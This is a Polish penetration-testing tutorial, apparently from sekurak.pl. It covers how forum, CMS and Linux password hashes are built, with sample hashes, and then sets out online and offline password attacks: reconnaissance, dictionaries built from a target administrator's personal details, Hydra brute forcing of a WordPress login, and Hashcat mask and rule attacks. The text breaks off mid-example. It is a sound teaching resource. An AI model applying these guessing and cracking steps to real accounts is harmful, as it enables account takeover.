Simple Machines Forum wychodzi z nietypową propozycją, która często podnosiła dyskusje na temat bezpieczeństwa. Wiele osób wypominało, że sól w postaci nazwy użytkownika jest wartością *„znaną hakerom"*, przez co jej zastosowanie jest bezcelowe. Ten tok rozumowania jest całkowicie błędny.

Sól nie jest pod żadnym pozorem *sekretem*. Atakujący uzyskując dostęp do hashy, otrzymuje również dostęp do soli. Z uwagi na jednokierunkowy charakter funkcji hashujących i tak nie jest w stanie użyć soli, aby przewidzieć oryginał hasła. Wartość soli musi być dodawana w każdej iteracji algorytmu atakującego i czy będzie to nazwa użytkownika czy losowa wartość, to i tak jest ona znana.

Niemniej, nazwa użytkownika pisana małymi literami jest w pewnym sensie złym pomysłem.

Mimo tego, że login jest unikatowy względem jednego systemu, to nie jest unikatowy *globalnie*. Użytkownicy tacy jak *root*, *admin* czy *john* występują w milionach innych systemów. Sole są głównym wrogiem ataków tęczowych tablic, więc ciągi loginów w hasłach będą skutecznie przeszkadzały atakującemu, ale tylko wtedy, gdy będą to nazwy niepopularne. W przeciwnym wypadku ciągi te zostaną dopisane do zindeksowanych hashy w tablicach, teoretycznie zwiększając ich skuteczność.

Może brzmi to groźnie, ale jest to dość skrajny przypadek, który w zasadzie nie ma zastosowania w praktyce. W każdym razie, zgodnie z zasadą *Defence in Depth*powinniśmy stosować losowe sole.

Pomijając już temat soli, mechanizmy przechowywania haseł w SMF i tak stoją na przeciętnym poziomie. Używana funkcja SHA1 niby lepiej wypada w konkurencji z MD5, jednak jej użycie na pewno nie jest tutaj „*przyszłościowe*".

4. MySQL5

`sha1(sha1(pass))`

Strategia hashowania haseł w tej popularnej bazie danych, pozwala tylko dwukrotnie wydłużyć czas ataków.

Na szczęście wielokrotne hashowanie, nawet w tak prostym przypadku, chroni przeciwko atakom tęczowych tablic -- już po pierwszej operacji hashowania wynik podawany na funkcję skrótu posiada 40 znaków 0-9A-F. Jest to zakres znacząco przekraczający możliwości tęczowych tablic.

Warto dodać, że hasła w MySQL5 posiadają na początku znak gwiazdki. Znak ten nie wprowadza nic nowego i należy go usunąć, gdy ładujemy hashe do programów łamiących.

Przykład hasha MySQL5: `*5ACAE4F99D4C697A792C2E8AF421D7927DC28C78`

5. vBulletin

`md5(md5(pass).salt(3))` -- vBulletin < 3.85 lub `md5(md5(pass).salt(30))` -- vBulletin >= 3.85

Dwa wywołania md5 wraz z dynamiczną solą w każdym haśle zauważalnie spowalniają proces crackowania, ale mimo tego nie jest to elastyczne rozwiązanie.

W vBulletin poniżej wersji 3.85 stosowano sól składającą się z 3 losowych znaków. W wersjach od 3.85 stosuje się sól 30 znakową.

6. IPB 2.x, IPB 3.x

`md5(md5(salt).md5(pass)`

IPB wykorzystuje podobne mechanizmy jak vBulletin. Tutaj występują trzy wywołania funkcji MD5, które plasują bezpieczeństwo haseł IPB na poziomie porównywalnym jak vBulletin.

7. Linux (Unix)

`SHA512 (5000 rounds)`

W nowych systemach Linux (np. Ubuntu/Ubuntu Server 12.04) domyślnie używany algorytm hashowania haseł użytkowników to SHA512. Obecnie w systemach Linux stosuje się 5000 iteracji wielokrotnego hashowania, co sprawia, że klasyczne ataki siłowe są tutaj praktycznie bezużyteczne.

Liczbę rund oraz funkcję skrótu można konfigurować, więc zwiększenie bezpieczeństwa w przyszłości nie stanowi żadnego problemu. Aby to zrobić należy edytować plik `/usr/share/pam-configs/unix` (w przypadku Ubuntu), a następnie w linii:

```
[success=end default=ignore] pam_unix.so obscure use_authtok try_first_pass sha512
```

dopisać frazę `rounds=10000`:

```
[success=end default=ignore] pam_unix.so obscure use_authtok try_first_pass sha512 rounds=10000
```

8. PHPBB3

`phpass, portable mode (md5), 2048 rund`

Najnowsza rodzina skryptu PHPBB używa algorytmu phpass. Niestety ze względu na wymóg kompatybilności z wieloma wersjami PHP, skrypt musi używać trybu portable phpass. Mimo to phpass skutecznie utrudnia wszelkie ataki na hasła.

Warto wspomnieć, że hashe PHPBB3 posiadają nietypowy jak na phpass prefix `$H$`. Nie należy się tym zrażać -- hashe te można interpretować dokładnie tak jak hashe `$P$` w klasycznym phpass (trybu portabl).

Przykładowy hash PHPBB3: `$H$9sZK3UHK9ogZTWgjhaPFNxoe/Rj83M0`

9. WordPress 2.5+, WordPress 3.x

`phpass, portable mode (md5), 8192 rund`

WordPress, podobnie jak PHPBB3, również używa phpass w wersji portable. Tutaj domyślnie liczba rund ustawiona jest na 8192. Popularna platforma blogowa w bardzo bezpieczny sposób przechowuje hasła użytkowników.

Przykładowy hash WordPress: `$P$BtBjNdqnd.r8HSySc7plv.pOV6ky7Q/`

10. Drupal 7+

`phpass, portable mode (sha2-512 !), 16 364 rund`

Drupal od wersji 7 przeszedł na mechanizm portable phpass, jednak twórcy nieznacznie go zmodyfikowali. Zamiast funkcji MD5 używana jest funkcja SHA512. Gwarantuje to dalej bardzo dużą przenośność wraz z bardzo wysokim poziomem bezpieczeństwa.

W związku z tym, że generowane hashe nie są zwykłymi hashami phpass portable mode, hashe Drupal 7+ zawierają prefix `$S$`.

Przykładowy hash Drupal 7: `$S$DANPdICX/1DTrxP5JjwogxegQ1W.SkzZ6.XAglr6eTsJYlTdVGrs`

11. Inne systemy

Spis metod przechowywania haseł w wielu popularnych systemach można znaleźć w tym miejscu.

Źródła

- Andrew S. Tanenbaum -- Systemy Operacyjne, wydanie III (Helion, 2010)
- Shakeel Ali, Tedi Heriyanto -- BackTrack 4: Assuring Security by Penetration Testing (Packt Publishing, 2011)
- Morris, Thompson -- Password Security: A Case History (ACM, 1979), cached documents
- The UNIX Encrypted Password System
- SHA1 -- wikipedia
- Charset configuration file by Martin Westergaard
- Passlib bcrypt library
- Do you allow xss in your passwords?
- ASafaweb Project
- phpass library
- phpass -- Should I Use Them?
- Hashes Algorithms used in different web applications
- A closer look at WordPress Password Hashes
- WhatWeb
- Fierce2
- Keepass
- Hashcat -- VCL support
- py-bcrypt
- oclHashcat-plus 0.09 release info
- ASP Request Validation Method in SO

--- *Adrian* `Vizzdoom` *Michalczyk*

Kompendium bezpieczeństwa haseł – atak i obrona (część 2.)

> Original article: https://sekurak.pl/kompendium-bezpieczenstwa-hasel-atak-i-obrona-czesc-2/

Atak online

Atak online na hasła polega na wysyłaniu do danej usługi wielu zapytań wraz z danymi uwierzytelniającymi. Nie jest to atak kryptograficzny -- siłowo próbujemy znaleźć hasło do serwisu lub usługi.

Ataki online mają bardzo małą skuteczność, dlatego ich przeprowadzenie wymaga odpowiedniego planu. Jest tu o co walczyć -- słabo zabezpieczone konto do usługi może dać bezpośredni dostęp do systemu. Trzeba tylko pamiętać, że skuteczność ataku ograniczana jest przez przepustowość łącza oraz mechanizmy obronne zdalnego systemu.

Zwiększenie skuteczności ataków online polega na przeprowadzeniu w pewnym sensie ataku skierowanego, czyli przystosowanego do jednego, konkretnego celu. Atak skierowany na mechanizmy uwierzytelniające usługi zdalne polega na zbieraniu informacji o celu, poznaniu używanych przez cel technologii, odpowiednim przygotowaniu słownika i narzędzi atakujących.

Każda z wyżej wymienionych faz została opisana w kolejnych podrozdziałach wraz z przykładami używanego oprogramowania.

Dokładny opis narzędzi służących do ataków online, znajduje się w rozdziale Narzędzia.

1. Zbierz informacje

Celem tej fazy jest *zbieranie informacji o celu ze źródeł publicznie dostępnych*. Wykorzystuje się tutaj wpisy w bazach whois, wyszukiwarki internetowe, fora, blogi, portale internetowe itd. Jeżeli cel udostępnia strony WWW, analizujemy je, aby określić tematykę serwisu oraz aby wyodrębnić słowa kluczowe.

Każda informacja może okazać się cenna: adresy DNS lub IP serwerów, subdomeny, słowa kluczowe, adresy e-mail, nazwiska pracowników oraz administracji.

Należy też sprawdzić, w jaki sposób generowane są identyfikatory użytkowników. Sprawdźmy, czy można je łatwo przewidzieć, np. poprzez enumerację kolejnych liczb całkowitych ID lub czy można je pobrać z list, rankingów.

Przykładowe programy używane w tej fazie: Dmitry, The Harvester, Fierce2.

Usługi dostępne online:

http://centralops.net/co/, http://serversniff.net/index.php, http://wink.com/, http://www.alexa.com/, http://archive.org/, http://www.domaintools.com/, http://www.isearch.com/, https://pipl.com/, http://www.robtex.com/, http://sec.gov/edgar.shtml, http://www.tineye.com/, http://yoname.com/

2. Poznaj technologie

Drugi krok polega na zbieraniu informacji o technologiach wykorzystywanych przez nasz cel. Musimy dowiedzieć się, w jaki sposób przeprowadzany jest proces uwierzytelnienia, z jakiego skryptu korzysta webaplikacja, jakie mechanizmy zabezpieczające oferuje wykorzystywana technologia. Sukces ataku jest uzależniony od tego, czy rozpoznamy stawiane nam ograniczenia.

Należy przeanalizować, jakie warunki stawiane są identyfikatorom użytkowników oraz ich hasłom. Sprawdźmy, czy system blokuje konto po nieudanych próbach logowania oraz czy któreś z urządzeń pośredniczących (firewall/IPS/IDS) nie odcina nas w momencie wysłania zbyt dużej liczby żądań.

W osobnym miejscu powinno się spisać, w jaki sposób wysyłane są dane uwierzytelniające oraz jak wygląda odpowiedź usługi w momencie poprawnego i błędnego logowania.

Przykładowe programy używane w tej fazie: p0f, nmap, whatweb.

3. Przygotuj słownik

Wielkość słownika jest kluczowym elementem wpływającym na sukces oraz czas ataku. Faza ta polega na przygotowaniu słownika podstawowego i rozszerzonego. Oba te słowniki powinny być stosunkowo małe (poniżej 1GB).

Przy generowaniu słów należy użyć wszystkie informacje zebrane w poprzednich fazach. Przygotowanie odpowiedniego słownika zostało dokładnie opisane w rozdziale Budowanie słowników.

Mała uwaga: w atakach na mechanizmy uwierzytelniania usług zdalnych celowo nie wykorzystuje się ataków bruteforce. W praktyce istnieje możliwość przetestowania tylko małej grupy haseł (np. maksymalnie 5-znakowych), które i tak można dodać do słownika.

Przykładowe programy używane w tej fazie: CUPP oraz wszelkiego rodzaju narzędzia konsolowe do obróbki tekstu i proste języki skryptowe.

4. Przygotuj narzędzia

Przystępując do pracy, trzeba zdecydować się, które usługi chcemy atakować. Jeżeli jest taka możliwość, to warto nie ograniczać się do jednej usługi -- czasem łatwiej włamać się do wystawionej usługi MySQL niż na konto administratora webaplikacji.

Po wybraniu usług należy przygotować narzędzia automatyzujące ataki. Trzeba dokładnie poznać ich konfigurację i wykonać testy na własnych systemach. Musimy mieć absolutną pewność, że narzędzia są skonfigurowane poprawnie. W testach trzeba używać zarówno poprawnych, jak i błędnych haseł, w celu zaobserwowania reakcji programów atakujących.

Środowisko do testów powinno w jak największym stopniu odpowiadać środowisku celu. Testy przed atakiem najlepiej przeprowadzać do systemów wpiętych do Internetu -- można do tego wykorzystać konta shellowe lub darmowe konta webowe. W ostateczności zaleca się testowanie usług systemu znajdującego się w sieci lokalnej (np. laptop znajomego) lub z maszyny wirtualnej.

W testach koniecznie trzeba sprawdzić, czy można uruchomić kilka instancji narzędzi atakujących, aby jednocześnie atakować kilka usług lub zrównoleglić atak na jedną usługę. Oczywiście trzeba przeanalizować, czy taka operacja zmniejsza czas ataku.

Przykładowe programy używane w tej fazie: THC Hydra, Patator, BruteSSH.

5. Testuj precyzyjnie

W pierwszej kolejności należy testować usługi przy użyciu konkretnych nazw użytkowników, takich jak root, admin, administrator itp. Należy unikać testowania wszystkich kont lub zgadywania loginu użytkownika, gdyż to za bardzo wydłuża atak.

Testowanie pojedynczych kont zawierać próby:

- Hasła puste,
- Hasła, które są takie same jak login lub adres e-mail,

- Hasła ze słownika podstawowego.

Sprawdzenie powyższych kombinacji pozwoli w stosunkowo krótkim czasie sprawdzić najczęściej używane hasła.

Jeśli po wykonaniu tych czynności nie uda się uzyskać dostępu, należy przeprowadzić atak ze słownika rozszerzonego. Jeżeli i to nie pomoże, wtedy należy albo utworzyć nowe reguły rozszerzające słownik, albo wykonać atak bruteforce.

Dodatkowo, gdy istnieje możliwość enumeracji loginów, warto dla każdego identyfikatora sprawdzić:

- hasło puste,
- hasło zgodne z loginem, adresem e-mail, imieniem i nazwiskiem użytkownika,
- hasło odpowiadające dziesięciu (lub więcej) słowom kluczowym kojarzonym z serwisem lub usługą (nazwa serwisu, branży itp.).

Atak offline

Atak offline jest atakiem kryptograficznym na hashe haseł, a jego celem jest znalezienie oryginału hasła lub jego kolizji. Atak ten jest o wiele wydajniejszy od brutalnego ataku online, ponieważ mamy do dyspozycji nie tylko całą moc obliczeniową swojej maszyny, ale do obliczeń możemy też wykorzystać inne komputery.

Coraz częściej obliczenia nie są przeprowadzane przez procesory CPU, a przez jednostki graficzne GPU, co pozwala skrócić czas ataku kilkunastokrotnie, nawet przy użyciu przeciętnej (ale nie zintegrowanej) karty graficznej.

W ostatnich latach pojawiła się możliwość wynajmowania chmur i klastrów obliczeniowych. Moc obliczeniowa oferowana w tych usługach przyśpiesza atak za stosunkowo małe pieniądze. Istnieje nawet możliwość darmowego wykorzystania usług takich jak Windows Azure czy Amazon Elastic Compute Cloud.

Niestety w momencie pisania artykułu (koniec roku 2012) zachwyt nad obliczeniami w chmurze jest zbyt duży. Usługa Amazon EC2 daje dostęp do klastra obliczeniowego GPU w cenie $2.10 za godzinę obliczeń. W tej cenie dostajemy:

```
Cluster GPU Quadruple Extra Large 22 GB memory, 33.5 EC2 Compute Units, 2 x NVIDIA Tesla "Fermi" M2050 GPUs, 1690 GB of local instance storage, 64-bit platform, 10 Gigabit Ethernet.
```

NVidia Fermi pozwala sprawdzić niemal 1.5 miliarda hashy MD5 w każdej sekundzie (0.5 miliarda hashy SHA1). Do dyspozycji mamy dwie takie karty i jeszcze wiele klasycznych jednostek obliczeniowych. Mimo tego, że wartości te wydają się wielkie, to wcale bardzo mocno nie odstają od sprzętu, którym dysponuje przeciętny gracz PC.

Poglądowa tabela wydajności kart graficznych w procesie łamania haseł znajduje się pod tym adresem (dane z roku 2010).

Przeprowadzenie ataku offline na skrót kryptograficzny hasła można podzielić na trzy fazy:

1. Przeszukanie baz danych skrótów (przykładowe linki: [1] , [2] , [3] , [4] , [5], [6],...);
2. Przygotowanie słowników/tablic tęczowych dla narzędzi crackujących;
3. Użycie narzędzi crackujących, takich jak Hashcat.

Narzędzia

W tym dziale zaprezentowany jest podstawowy arsenał używany w atakach na hasła.

Fierce2 oraz WhatWeb pozwolą zebrać podstawowe informacje o celu. W tworzeniu słowników na podstawie tych informacji pomocny okazuje się CUPP. THC Hydra jest jednym z najpopularniejszych narzędzi do ataków online. Hashcat jest programem należącym do ścisłej czołówki. Atakom offline na hashe haseł poświęcony jest osobny rozdział.

1. Fierce2

Fierce2 to narzędzie służące do zbierania informacji o celu. Jest to łatwy w użyciu skaner DNS, który automatyzuje wiele żmudnych testów, które trzeba wykonać przy użyciu narzędzi `host`, `nslookup` czy `dig`. Bardzo dobrze sprawdza się w skanowaniu nieciągłych sieci.

Ilość informacji zwracanych przez narzędzie jest ogromna -- wiele z nich może trafić do słowników haseł. Aby zebrać te informacje wykorzystuje się następujące techniki:

- enumeracja rekordów NS, MX,
- transfer strefy (request axfr),
- zapytania ARIN, whois, hostname,
- wildcard DNS Records,
- prefix Bruteforce,
- domain Bruteforce,
- skanowanie vhostów,
- znajdywanie sąsiednich IP (stron, które są powiązane z celem).

Wynikiem są listy adresów, vhostów, numerów IP i wiele innych cennych informacji. Zwrócone wartości to miejsca, które możemy sprawdzić pod kontem występowania interesujących nas usług, przeanalizować je i zastanowić się, w jaki sposób je zaatakować.

Fierce vs Fierce2

Pierwotnie Fierce został stworzony przez *RSNake* (ha.ckers), jednak w 2007 roku projekt został porzucony przez autora, a jego kod podarowany społeczności i jest obecnie rozwijany przez *Jabra*, jako Fierce2.

Uwaga: w dystrybucjach Backtrack 4 -- Backtrack 5R3 (i prawdopodobnie nowszych) domyślnie jest zainstalowany Fierce w wersji pierwszej!

Instalacja i przykłady użycia

Instalacja jest prosta i można ją przeprowadzić, wykorzystując skrypt przygotowany przez twórcę narzędzia. Dokładny opis znajduje się na wiki projektu.

```
wget http://trac.assembla.com/fierce/browser/fierce2/trunk/install.sh?format=txt -O install.sh
chmod +x install.sh
sudo ./install.sh
```

Użycie programu polega na przekazaniu w parametrze --dns nazwy domeny do skanowania.

*Standard Fierce scan\ `fierce -dns company.com`

Scan + search all class c ranges found for PTR names that match the domain\ `fierce -dns company.com -wide`

Fierce scan that only checks for zone transfer\ `fierce -dns company.com -only zt`

Fierce scan that does not perform bruteforcing if a zone transfer is found\ `fierce -dns company.com -ztstop`

Fierce scan that does not perform bruteforcing if a wildcard is found\ `fierce -dns company.com -wildcstop`

2. WhatWeb

WhatWeb pozwala wykryć wersje systemu zarządzania treścią używanego przez webaplikacje. Baza programu zawiera wiele systemów CMS, for oraz blogów. WhatWeb jest skanerem zarówno pasywnym, jak i aktywnym.

Oprócz enumeracji systemów CMS WhatWeb próbuje też zidentyfikować użyte biblioteki, skrypty javascript i inne popularne komponenty.

Użycie tego narzędzie jest pomocne w celu określenia mechanizmów przechowywania haseł webaplikacji. Po poprawnej enumeracji wystarczy ściągnąć identyczny system i sprawdzić, w jaki sposób przechowuje on hasła.

Warto zainteresować się też uproszczoną wersją online tego narzędzia: http://whatweb.net/.

Instalacja i przykłady użycia

Skaner jest domyślnie zainstalowany w wielu dystrybucjach pentesterskich. W Backtrack 5R3 można go znaleźć w lokalizacji `/pentest/enumeration/web/whatweb/` .

Instalacja, działanie oraz opisy parametrów w bardzo czytelnej formie można znaleźć na stronie twórców. Przykład działania skryptu demonstruje poniższy listing:

```
./whatweb -a 3 vizzdoom.net
```

3. CUPP

Common User Passwords Profiler to narzędzie służące do generowania list popularnych haseł do ataków skierowanych na hasło konkretnego użytkownika.

CUPP wykorzystuje informacje takie jak imiona, nazwiska, daty urodzin, nazwiska członków rodziny, pseudonimy, zainteresowania i wiele innych. Wszystkie te informacje podajemy na wejściu programu, aby otrzymać specjalny słownik przystosowany do konkretnego celu.

Słownik taki jest bardzo efektywny, szczególnie gdy atakujemy osoby niezwracające szczególnej uwagi na tematykę bezpieczeństwa haseł.

Instalacja i przykłady użycia

CUPP można znaleźć w dystrybucji Backtrack 5R3 w lokalizacji: `/pentest/passwords/cupp/` .

Przełącznik -i włącza tryb interaktywny, w którym zadawane są nam pytania:

```
./cupp -i
```

Załóżmy, że w portalach społecznościowych znaleźliśmy informacje na temat administratora strony, którą się interesujemy. Poznaliśmy jego imię, nazwisko, pseudonim, imię żony i dziecka, daty urodzenia. Dane te wprowadziliśmy do narzędzia CUPP wraz z kilkoma słowami kluczowymi, które dotyczą tematyki strony oraz stylu życia administratora.

CUPP na podstawie tych danych wygenerował słownik złożony aż z 46794 słów !

4. THC Hydra

Hydra jest jednym z najpopularniejszych narzędzi służących do ataków online na hasła statyczne. Nie bez powodu program zyskał sobie przydomek THC (The Hackers Choise).

Hydra swoją popularność zawdzięcza wsparciu wielu protokołów (HTTP w tym HTTP POST, FTP, POP3, IMAP, SMB, MSSQL, MYSQL, SSH, VNC...) oraz dużej elastyczności (proxy, basic/digest/NTLM Auth2, wielowątkowość...).

Bardzo dobry opis możliwości programu oraz porównanie go z innymi można znaleźć w tym miejscu.

Instalacja i przykłady użycia

THC Hydra posiada interfejs konsolowy (`hydra`) oraz graficzny GTK (`xhydra`). Wersja graficzna nie jest specjalnie udana, jednak pozwala ustawić większość potrzebnych opcji (pokazuje też wszystkie argumenty linii poleceń).

Zarówno `hydra` , jak i `xhydra` są zainstalowane w Backtrack 5R3. Źródła do własnoręcznej instalacji można znaleźć w tym miejscu.

Jak już wcześniej wspomniano, najefektywniejszą metodą ataków na hasła online jest wybranie jednego loginu i przetestowanie z jego pomocą popularnych haseł ze słownika. Wybór loginu nie jest zawsze łatwym zadaniem, ale gdy poprawnie enumerujemy skrypt webaplikacji (np. poprzez opisany WhatWeb), mamy duże szanse na określenie loginu administratora.

Poniżej znajduje się przykład ataku na blog fikcyjnego *Johnego Englisha*. Administrator zdecydował się na skrypt *WordPress*, który został wykryty przy użyciu skanu *WhatWeb*. Przeglądając źródła skryptu dostępne online, szybko zauważamy, że administrator wordpressa to zawsze użytkownik *admin*. Logowanie polega na wysłaniu pary login-password przez formularz metodą HTTP POST do http://johny-english-agent.com/wp-login.php.

W momencie poprawnego logowania przenosimy się do panelu administracyjnego. Błędne logowanie sygnalizowane jest ponownym wyświetleniem formularza wraz z informacją *Login failed*.

Oto przykład użycia narzędzia THC Hydra, które wykona atak na stronę Johnego Englisha przy użyciu słownika johny.txt:

Hashcat

Hashcat to zaawansowany łamacz hashy haseł. Mimo tego, że ten darmowy projekt jest stosunkowo młody, to przegonił on w szybkości działania nawet komercyjne narzędzia.

Hashcat jest podstawowym narzędziem w ręku każdego, kto zamierza przeprowadzać ataki na hashe haseł. Główne funkcje programu:

- przeprowadzanie zaawansowanych ataków offline na hashe haseł (w tym ataki na sole i algorytmy takie jak bcrypt),
- wydajne implementacje algorytmów dla CPU i GPGPU,
- kompatybilny z legendarnym *John the Ripper* oraz komercyjnym *PasswordsPRO*,
- dostępny dla Linuksa, Windowsa oraz nawet MacOS,
- interfejs CLI oraz GUI,
- trzy odmiany programu w celu zapewnienia największej szybkości działania dla każdego zadania.

1. Wersje programu Hashcat

Program występuje w trzech wariantach: Hashcat, oclHashcat-plus oraz oclHashcat-lite. Dobór odpowiedniej wersji do zadania znacznie skraca czas ataku.

Przedrostek `ocl` oznacza wersję wykonującą obliczenia GPGPU przy wykorzystaniu *Open Computing Language*.

Hashcat (klasyczny)

- obliczenia CPU,
- multihash (możliwość załadowania listy nawet 24 milionów hashy),
- wielowątkowy, SSE, SSE2,
- uniwersalny.

oclHashcat-Plus

Dodatkowo:

- obliczenia GPGPU,
- obsługa multi GPU (aż do 128 kart graficznych),
- oparty o sterowniki OCL -- działa na kartach NVidia oraz AMD,
- najszybsza na świecie implementacja algorytmów: `md5crypt`, `phpass`, `mscach2`, `WPA`, `WPA2`,
- jedyny cracker, którego cały silnik reguł przetwarzany jest w GPGPU,
- wsparcie przetwarzania rozproszonego -- MOSIX Virtual OpenCL Cluster Platform (VCL) (sieć połączonych klastrów Linux).

oclHashcat-Lite

Jest to specjalna wersja, która jest zoptymalizowana pod kątem ataku na **pojedynczy hash** (a nie listę hashy).

2. Hashcat -- rodzaje ataków

Straight Attack

Straight Attack to najprostszy z ataków słownikowych, w którym sprawdzane są ciągi występujące bezpośrednio w słowniku, bez żadnych modyfikacji:

- prosty atak słownikowy,
- sprawdzane są wszystkie ciągi ze słownika, bez żadnych modyfikacji,
- bardzo efektywny w pierwszym stadium ataku, ale tylko przy użyciu dobrego słownika.

Bruteforce Attack

Klasyczny atak Bruteforce w Hashcat działa w następujący sposób:

- sprawdza każdą kombinację znaków w danym zakresie,
- najpierw sprawdzane są hasła o długości 1, następnie o długości 2 itd.

Mask Attack jest techniką, która rozszerza atak siłowy. Polega na określaniu zestawu znaków na każdej pozycji hasła. Takie podejście pozwala znacząco skrócić czas ataku siłowego.

Załóżmy, że chcemy złamać hasło `Vizz2012`. W klasycznym ataku siłowym musielibyśmy przetestować maksymalnie 62 ^12^ (około 2*10 ^14^) *kombinacji. Technika ataku maskowanego sprawdzi maksymalnie 52*26 ^3^ *10 ^4^ (około 10 ^10^) kandydatów. Pozwala to skrócić czas ataku siłowego przykładowo z 3 dni do poniżej 1 minuty.

Kilka przydatnych przykładów Mask Attack:

- klasyczny bruteforce 1-8 małych liter: `?l?l?l?l?l?l?l?l`,
- hasła 1-6 znakowe zaczynające się od dużej litery: `?u?l?l?l?l?l`,
- hasła 1-8 znakowe kończące się dwoma cyframi: `?l?l?l?l?l?l?d?d`,
- sprawdzenie dat urodzin: `?d?d.?d?d.19?d?d`,
- sprawdzenie 1-6 małych i dużych liter oraz cyfr: `-1 ?l?u?d ?1?1?1?1?1?1`.

Combinator Attack

Combinator Attack to kolejny atak słownikowy:

- generuje wszystkie dwójki wyrazów w słowniku,
- bardzo użyteczny dla długich haseł, tworzonych przez zlepienia słów.

Hybrid Attack

Atak Hybrydowy łączy atak słownikowy z atakiem siłowym:

- pobierane jest słowo ze słownika,
- do niego dodawany jest ciąg z *Bruteforce/Mask Attack*,
- znaki z ataku siłowego mogą być dopisywane przed lub po wyrazie ze słownika.

Toogle Case Attack

Toogle Case Attack to zaawansowany atak słownikowy:

- odwraca *każdą* małą literę na dużą i na odwrót,
- atak czasochłonny, jeśli wykorzystuje się duże słowniki,
- domyślnie ograniczony do haseł o długości 1 -- 16.

Permutation Attack

Permutation Attack to czasochłonny atak słownikowy:

- do ataku wybierane są tylko hasła ze słownika o długości 1 -- 16,
- tworzone są wszystkie permutacje każdego wyrazu.

Table Lookup Attack

Table-Lookup jest nietypowym atakiem słownikowym:

- wymaga podania pliku tabeli *lookup*,
- tabela *lookup* jest prostym słownikiem przypasowań jednych znaków do innych, np. `a=aA4`,
- sprawdzane są wszystkie ciągi z podanego słownika,
- z każdego ciągu tworzone są nowe wyrazy na podstawie wpisów z tabeli *lookup*.

Atak ten jest pewnym uproszczeniem ataku *Rule Based Attack*. Okazuje się bardzo przydatny w odgadywaniu haseł tworzonych przez pewne przewidywalne reguły, np. gdy użytkownicy zamiast litery `e` używają cyfry `3`.

Rule Baed Attack

Rule Based Attack to jeden z najbardziej skomplikowanych ataków w Hashcat. Pozwala na znalezienie bardzo skomplikowanych haseł, przy użyciu wyrazów ze słownika jako wzorca.

Atak używa reguł, które implementowane są, jako osobny język programowania. Przypominają one wyrażenia regularne, jednak przetwarzane są wielokrotnie szybciej. Są to operacje na tekście, takie jak dodawanie znaku, zmiana litery na wielką, duplikacja znaku i wiele innych.

Hashcat jako jedyny cracker na świecie potrafi przetwarzać funkcje reguł w GPGPU. Wspiera również reguły z programów *Johny the Ripper* oraz *PasswordsPro*, dodatkowo je rozszerzając przez wykorzystanie dodatkowych placeholderów. Uniwersalny (kompatybilny z innymi programami) spis funkcji znajduje się na obrazku poniżej:

Oczywiście istnieje możliwość pisania własnych reguł, a nawet dynamicznego ich generowania podczas operacji crackowania. Warto dodać, że z Hashcatem instalowane są zestawy reguł napisane przez twórców oraz pasjonatów.

Jedną z reguł dostępnych po instalacji Hashcat jest `leetspeak.rule`. Pozwala ona na tworzenie kandydatów haseł ze słownika w slangu Leetspeak. Reguła wraz z metodą działania została przedstawiona poniżej:

W tabeli zaprezentowano funkcje, które są rozpoznawane przez Hashcat oraz inne popularne crackery.

Markov-attack oraz atak Bruteforce++

Markov Attack to bardzo zaawansowany atak siłowy z wykorzystaniem statystyki znaków występujących w hasłach. W ataku tym wykorzystuje się specjalne pliki obliczane przez statprocesor dla podanego słownika.

Przy odpowiedniej konfiguracji atak Markova może w pełni zastąpić atak Brute-Force, ale może go również przyśpieszyć.

Od wersji `oclHashcat-plus 0.09` każdy Mask Attack jest optymalizowany przez tę metodę, co pozwala przyśpieszyć atak. Ogólna liczba generowanych kandydatów haseł oczywiście się nie zmniejsza, kandydaci Ci jednak są tworzeni w takiej kolejności, że statystycznie szybciej jesteśmy w stanie trafić w odpowiedni hash.

Atak siłowy wykorzystujący technikę ataku Markova w hashcat nazywa się atakiem Bruteforce++.

Więcej o tej metodzie można poczytać w tym miejscu. Poniżej znajduje się graf przygotowany przez twórców programu, który pokazuje wzrost wydajności ataku Bruteforce++:

4. Wspierane algorytmy hashowania

Hashcat wspiera bardzo dużą liczbę bezpiecznych funkcji hashujących -- możemy odzyskiwać hashe MD5, SHA, NTLM, a nawet PBKDF2 (WPA/WPA2) czy BCrypt. Oprócz tego Hashcat posiada wiele algorytmów używanych przez najpopularniejsze systemy, uwzględniając przy tym wielokrotne hashowanie czy solenie. Bez problemu możemy łamać hashe systemów takich jak MySQL5, IPB2, Joomla czy vBulletin.

Ze względu na różne optymalizacje -- lista dostępnych algorytmów różni się w każdej wersji Hashcat. Warto jednak nadmienić, że twórcy są bardzo otwarci na propozycje społeczności i bardzo często w kolejnych wersjach implementują nowe algorytmy.

Poniższa tabela przedstawia poglądowy spis algorytmów hashowania wspieranych przez trzy wersje Hashcat:

5. Liczba hashy a wydajność crackowania

Im większa lista ładowanych hashy, tym większa przestrzeń indeksów musi być przeszukana przez program po wyliczeniu każdego skrótu. Właśnie z tego powodu stworzono wersję oclHashcat-lite, która przeznaczona jest do łamania tylko pojedynczego hasha.

Na szczęście autorzy Hashcat bardzo starają się optymalizować ten program pod każdym względem. Nie inaczej jest i tu. Przy wydaniu wersji `oclHashcat-plus v0.09` po raz kolejny zoptymalizowano tę funkcjonalność i z pewnością zdarzy się to jeszcze nie raz. Wzrost wydajności przy każdej takiej optymalizacji jest duży, co prezentują poniższe grafy przedstawione przez twórców:

6. Przetwarzanie rozproszone

Hashcat może być uruchomiony w środowisku MOSIX. MOSIX (dostępny dla Unix oraz Linux) wymaga skompilowania odpowiedniej łatki dla jądra oraz uruchomienia deamona obsługującego zadania. MOSIX pozwala interpretować wiele systemów operacyjnych, jako jeden system o dużej mocy obliczeniowej. Dzięki temu proces łamania haseł może być rozproszony między wieloma maszynami połączonymi przykładowo siecią LAN.

Nowsze wersje Hashcat (od połowy 2012 roku) potrafią wykonywać obliczenia rozproszone w procesach GPU kart graficznych spiętych ze sobą maszyn. Obecnie można wykonywać jednocześnie obliczenia aż na 128 procesorach graficznych. Rozwiązanie to jest możliwe dzięki projektowi Virtual OpenCL Cluster Platform (VCL) opartego o MOSIX.

Twórcy Hashcata ściśle współpracują z zespołem MOSIX/VCL. Hashcat generuje minimalny narzut komunikatów w obliczeniach rozproszonych, a straty wydajności w sieciach LAN nie przekraczają 1%. Jest to jeden z najważniejszych czynników wpływających na efektywność tego rodzaju obliczeń. Tabela poniżej przedstawia testy wydajności przeprowadzone przez autorów Hashcat:

7. Przykład ataku na pojedynczy hash

Cel i wybór narzędzia

Celem jest złamanie pojedynczego hasha md5:

```
c11c7c1a65ddecf8d3ce4f589c9d16be
```

Platforma używana w tym przykładzie jest następująca (koszt takiej jednostki w 2012 roku nie przekracza 1000-1100 zł):

```
